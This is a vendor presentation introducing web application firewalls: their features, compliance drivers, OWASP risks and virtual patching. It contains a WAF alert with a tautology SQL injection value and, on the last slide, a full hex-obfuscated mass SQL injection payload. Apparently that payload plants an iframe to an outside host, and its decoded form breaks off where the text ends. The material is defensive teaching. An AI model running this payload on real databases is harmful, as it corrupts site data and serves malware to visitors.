



# Introduction to Web Application Firewalls

Dustin Anders

*Today's Presenter*

## Dustin Anders, CISSP

- Senior Security Engineer w/ Imperva
- Implemented security solutions for large enterprises since 1997 (State Farm, Anheuser-Busch, etc).
- Enjoy building websites, PHP/Perl applications, automation
- Co-founder of Slashmail (it sits behind a WAF).

# Disclaimer



I work for Imperva. A few references (screenshots) exist in the presentation to Imperva's WAF. These references are not meant to sell you a solution but to explain a specific concept.

# Agenda

- What is a Web Application Firewall (WAF)?
- Features & Functionality
- What is the difference between WAFs and ... ?
- WAF Drivers
- Deployment Options
- Implementation Considerations
- WAF Market Overview
- Short WAF Demo
- Q/A

# What is a Web Application Firewall?


- A software or hardware solution that protects your web enabled applications from threats/attacks.
- The solution must understand web protection at the application layer (HTTP and HTTPS conversations to your web applications, XML/SOAP, and Web Services).
- Detect/prevent OWASP Top Ten Threats.
- Many solutions learn about the web applications they protect.

# What is a Web Application Firewall?

Sample of web application & common attacks prevented by WAFs:

- Anonymous Proxy Vulnerabilities
- Brute Force Login
- Buffer Overflow
- Cookie Injection
- Cookie Poisoning
- Corporate Espionage
- Credit Card Exposure
- Cross Site Request Forgery (CSRF)
- Cross Site Scripting (XSS)
- Data Destruction
- Directory Traversal
- Drive-by-Downloads
- Forceful Browsing
- Form Field Tampering
- Google Hacking
- HTTP Denial of Service
- HTTP Response Splitting
- HTTP Verb Tampering
- Illegal Encoding
- Known Worms
- Malicious Encoding
- Malicious Robots
- OS Command Injection
- Parameter Tampering
- Patient Data Disclosure
- Phishing Attacks
- Remote File Inclusion Attacks
- Sensitive Data Leakage (Social Security Numbers, Cardholder Data, PII, HPI)
- Session Hijacking
- Site Reconnaissance
- SQL Injection
- Web Scraping
- Web server software and operating system attacks
- Web Services (XML) attacks
- Zero Day Web Worms

# What is a WAF – Security Models



**Web application security must address the complexity of “gray” traffic**

# What is a WAF – Learning Example

- WAF models applications, including field type & length
- Signatures identify “suspicious” web requests

The screenshot shows the IMPERVA SECURE SPHERE application configuration interface. The left sidebar displays a tree view of application components, including 'Root', 'SG1- Web1- new app' (with 'lroot directory (21/23)' and 'superviseda (15/15)'), and various files like 'add2cart.asp', 'checkout.asp', 'getstates.asp', 'homepage.asp', 'login.asp', 'loginmail.asp', 'menu.asp', 'orderdetails.asp', 'performbuy.asp', 'prodmain.asp', 'showproducts.asp', 'topframe.asp', and 'trackorders.asp'. The main panel shows the 'HTTP Methods' section with 'BCOPY', 'BDELETE', 'BPROPFIND', 'BPROPPATCH', and 'BMOVE' listed under 'Methods' and 'POST' under 'Selected'. Below this is the 'URL Parameters' table, which is circled in red. The table has columns: Name, Value Type, Min, Max, Required, Read-Only, and Prefix. The rows show parameters for 'Address' (Numeric, Min: 3, Max: 30), 'CCDate' (Numeric, Min: 0, Max: 8), 'CCNumber' (Numeric, Min: 15, Max: 19), 'Country' (Latin Characters, Min: 3, Max: 22), 'FirstName' (Numeric, Min: 1, Max: 20), 'LastName' (Numeric, Min: 2, Max: 20), and 'billing' (Latin Characters, Min: 0, Max: 8).

Name	Value Type	Min	Max	Required	Read-Only	Prefix
Address	Numeric	3	30	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
CCDate	Numeric	0	8	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
CCNumber	Numeric	15	19	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Country	Latin Characters	3	22	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
FirstName	Numeric	1	20	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
LastName	Numeric	2	20	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
billing	Latin Characters	0	8	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

- Identifies attacks, like SQL injection, OS command injection, XSS, by correlating a profile violation and signatures
- Continue to learn

# Features of WAFs – Understanding HTTP/XML

- HTTP protocol support
  - + Understands 1.0, 1.1 protocols
  - + Header information
  - + Field content, length, etc
- XML/SOAP support
  - + XML parsing & element enforcement
  - + SOAP element support & validation
  - + Xpath & SQL Injection
- Anti-evasion
  - + Decoding & path standardization
- SSL Decryption / Inspection



# Features of WAFs – Building Blocks

- Signatures

- + Network (DNS exploits, Solaris/Linux specific, ...)
- + Generic attack (directory traversal, web-cgi, web-php, ...)
- + Known web application vulnerabilities (CVE defined web app vulnerabilities, wikis, phpmyexplorer, ...)

- Policy engine

- + Supports alerting based on signatures, user/session information, TCP/IP elements, time of day, occurrences, operation, etc.
- + Blocking or auditing or notification (SNMP, syslog, etc)

# Features of WAFs – Auditing/Alerting

- Bringing visibility into web traffic
- Capturing the full web conversation
- Understanding of web application attacks
- Understanding of individual user access
- Typically, tied into the policy engine for granular auditing of specific flows
- Brings visibility into performance of web applications (response time, broken links, etc)
- Useful business intelligence

Actions: Immediate Block  
Policy: [Web Correlation Policy](#)

Event 1014909954686163428: SQL injection [!+e](#)

Key	Value
Violation Type	http
Severity	High
Policy Name	Web Correlation Policy
Alert Number	17198
Violation Description	SQL injection on parameter name in slashmail.org/mail/src/redirect.php
Violated Item	URL: /mail/src/redirect.php
Immediate Action	Block
Input Type	parameter
Parameter Name	name
Parameter Value	' or '1='1

Event Details:

Event Time	Gateway	
October 18, 2010 9:30:11 AM	imperva	
Server Group	Service	Application
web.slashmail.org-205.159.194.210	Http	Default Web Application
Host	Connection	
slashmail.org	24.107.216.188:65434 → 205.159.194.210:443	
User	Session	
' or '1='1	3707096241520367894 09:30:03	
Response Code	Response Size	Response Time
	N/A Bytes	N/A msec.

POST /mail/src/redirect.php HTTP/1.1  
Host: slashmail.org  
Connection: keep-alive  
Referer: https://slashmail.org/  
Content-Length: 96  
Cache-Control: max-age=0  
Origin: https://slashmail.org  
Content-Type: application/x-www-form-urlencoded  
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5  
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.63 Safari/534.3  
Accept-Encoding: gzip,deflate,sdch  
Accept-Language: en-US,en;q=0.8

# Features of WAFs – Protection

- Form field protection
  - + Hidden static fields are prevented from changing
  - + Lengths, types, character sets are enforced
- Cookie protection
  - + WAF can broker entire cookie
  - + Encryption / signing
- Session management protection
  - + WAF can broker entire session
  - + Force session parameters
- Brute force protection
- DoS / DDoS protection



# Features of WAFs – Virtual Patching

- Applying protection to a web application vulnerability on the WAF by either:
  - + Adding a new signature or policy to prevent the vulnerability


Or

- + Importing web scanner vulnerability findings into the WAF for policy remediation.




# Virtual Patching Reduces Window of Exposure

- Block attempts to exploit known vulnerabilities
- Shorten the window of exposure while patches are thoroughly tested and deployed



# WAF and Secure Web Development

## Software Development Lifecycle



WAF



Manual processes or other tools

# Features of WAFs – Network Features

- SSL Acceleration
- Non-transparent / privacy
- Connection pooling
- User authentication
- Redirections



# Features of WAFs – Advanced Features

- Event Correlation
- User Tracking
- Discovery and Classification
- Reputation Controls
- Anti-Phishing Controls
- DLP
- Database Integration



# Features of WAFs – Other Features

- Reporting
- SIEM Integration
- Change management integration
- Monitoring
- Centralized management
- Auto Update
- Data Masking



# What is the difference between WAFs and ...

- First generation firewalls (stateful inspection & proxy) :
  - + Some inspect HTTP and decrypt HTTPS, however protocol analysis only. Protocol filtering, header filtering, URL filtering etc are available.
- Next Generation firewalls:
  - + McAfee Sidewinder, Palo Alto Networks, etc concentrate on application stream signatures which work well for outbound/ Internet traffic – very little inbound web server protection.
- Network IDS/IPS:
  - + Broad network inspection support around TCP/IP, focus is wide, typically extension based for deeper understanding of HTTP. Typically, signature based. No user, session awareness.

# WAF Drivers



# PCI DSS Mandates Web Application Security

- **Enforcing best practices, PCI DSS #6.6 sets forth Web app security requirements**



The image shows a screenshot of a document page from the PCI DSS Requirements. The header includes the PCI Security Standards Council logo and the section title "PCI DSS Requirements". Below this, requirement 6.6 is detailed:

**6.6** For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by either of the following methods:

- Reviewing public-facing web applications via manual or automated application security assessment tools or methods, at least annually and after any changes
- Installing a web-application firewall in front of public-facing web applications

To the right of the main content area, there is a sidebar with a "Target Date/Comments" section, which is currently empty.

# WAF Drivers

## Web Security by the Numbers

**94%** of compromised records are due to hacking and external threats<sup>2</sup>

**75%** of all cyber attacks target Web applications<sup>3</sup>

**80%+** of discovered vulnerabilities are Web vulnerabilities<sup>4</sup>

**82%** of Web applications have had critical vulnerabilities<sup>5</sup>

**55%** of security professionals believe developers are too busy to address Web security<sup>6</sup>

**\$6.75 Million** is the average cost of a data breach<sup>7</sup>

<sup>1</sup> First Annual Cost of Cyber Crime Study, Ponemon Institute, 2010

<sup>2</sup> "2010 Data Breach Investigations Report," Verizon Business, 2010

<sup>3</sup> Gartner Research


<sup>4</sup> "SANS 2009 Top Cyber Security Risks Report," Sans Institute, 2009

<sup>5</sup> "WhiteHat Website Security Statistic Report," WhiteHat Security, Fall 2009, 8th Edition

<sup>6</sup> "State of Web Security," Ponemon Institute, 2010

<sup>7</sup> "US Cost of a Data Breach," Ponemon Institute, 2010

<sup>8</sup> "Industrialization of Hacking," Imperva, 2010



*Proportion of Breached Records  
Due to Hacking by Attack Method<sup>2</sup>*

# WAF Drivers - OWASP Top Ten (2010 Edition)

**A1: Injection**

**A2: Cross-Site Scripting (XSS)**

**A3: Broken Authentication and Session Management**

**A4: Insecure Direct Object References**

**A5: Cross Site Request Forgery (CSRF)**

**A6: Security Misconfiguration**

**A7: Failure to Restrict URL Access**

**A8: Insecure Cryptographic Storage**

**A9: Insufficient Transport Layer Protection**

**A10: Unvalidated Redirects and Forwards**



**OWASP**


The Open Web Application Security Project  
<http://www.owasp.org>

[http://www.owasp.org/index.php/Top\\_10](http://www.owasp.org/index.php/Top_10)

perimeterware®

The IMPERVA logo consists of the word "IMPERVA" in a bold, dark blue, sans-serif font. To the left of the letter "I" is a small circular icon containing a stylized orange and white symbol.

# WAF Drivers - OWASP Top Ten (2010 Edition)



# WAF Drivers – Secure Code Findings

Most Web applications aren't being protected at even the most minimal levels

- + Secure code requires extra effort; results can be hard to measure – so it's often not done
- + Developers aren't incentivized to develop secure code; rather, develop it quickly
- + It takes more time and money and requires skills that the current team might not have
- + Few consider audit & security when sizing hardware



# WAF Drivers – Virtual Patching

- What we **ideally** would like to do:
  - + Fix the code and redeploy application
    - Input sanitation
    - Use of prepared statements
- What happens in **reality**:
  - + It **takes a lot of time to fix application code** (for example it takes Oracle 9 – 18 months to release a fix for SQL injection vulnerabilities in built-in stored procedures)
  - + Applications contain **3<sup>rd</sup> party components** and **legacy components** whose code cannot be actually fixed within a controlled time frame
  - + Applications **cannot be taken down** until they are fixed
  - + Application developers do not have security development expertise.



# WAF Drivers - The Industrialization of Hacking

## Hacking is a Profitable Industry

### Roles

#### Automation



### Optimization




Researching Vulnerabilities  
Developing Exploits  
Growing Botnets  
Exploiting Targets  
Consuming

Direct Value – i.e. IP, PII, CCN  
Command & Control  
Malware Distribution  
Phishing & spam  
DDoS  
Blackhat SEO

Growing Botnets and  
Exploiting Vulnerabilities  
Selecting Targets via Search  
Engines  
Templates & Kits  
Centralized Management  
Service Model

# WAF Drivers – The Industrialization of Hacking

Web attacks are becoming more advanced



*Example of a Botnet Management Dashboard*

# WAF Drivers - New Threats – SQL Obfuscation

- Hide SQL Injection statements with encoding:

```
declare%20@s%20varchar(4000);set%20@s=cast  
(0x6445634c417245204054207661526368615228323535292c406320764152434841722832353529206465634c4172  
65207461624c455f635572734f5220435552534f5220466f522053454c45437420412e6e616d652c622e6e614d652066  
726f4d207379734f626a6543747320612c737973434f4c754d4e73206220776865524520612e69643d422e696420614e  
4420412e58745950653d27552720616e642028622e78545950653d3939206f7220622e58547970653d3335206f52204  
22e78545950653d323331204f5220622e78747970453d31363729206f50454e205441624c655f637552736f722066455  
44348206e6558542046524f6d205461426c455f437552734f7220494e744f2040542c4063207768696c4528404046657  
443685f7374417475533d302920626547496e20657845632827557044615445205b272b40742b275d20536554205b27  
2b40632b275d3d727452494d28434f4e5665525428564152434841722834303030292c5b272b40432b275d29292b636  
15354283078334336393636373236313644363532303733373236333443232363837343730334132463246364  
5363536443646363837353639364336343639363936453245373237353246373436343733324636373646324537303  
638373033463733363936343344333132323230373736393643734363833443232333032323230363836353639363  
736383734334432323303232323037333734373936433635334432323634363937333730364336313739334136453  
6463645363532323345334332463639363637323631364436353345206153207661524348617228313036292927292  
04645544368204e6578742066526f6d207441426c655f635572734f7220496e744f2040742c406320456e4420436c6f73  
65207461626c455f437552736f52206445414c4c6f43415465205461424c655f435552736f7220%20as%20varchar  
(4000)) exec(@s);--
```

- Decodes to:

```
dEcLArE @T vaRchaR(255),@c vARCHAR(255) decLAre tabLE_cUrsOR CURSOR  
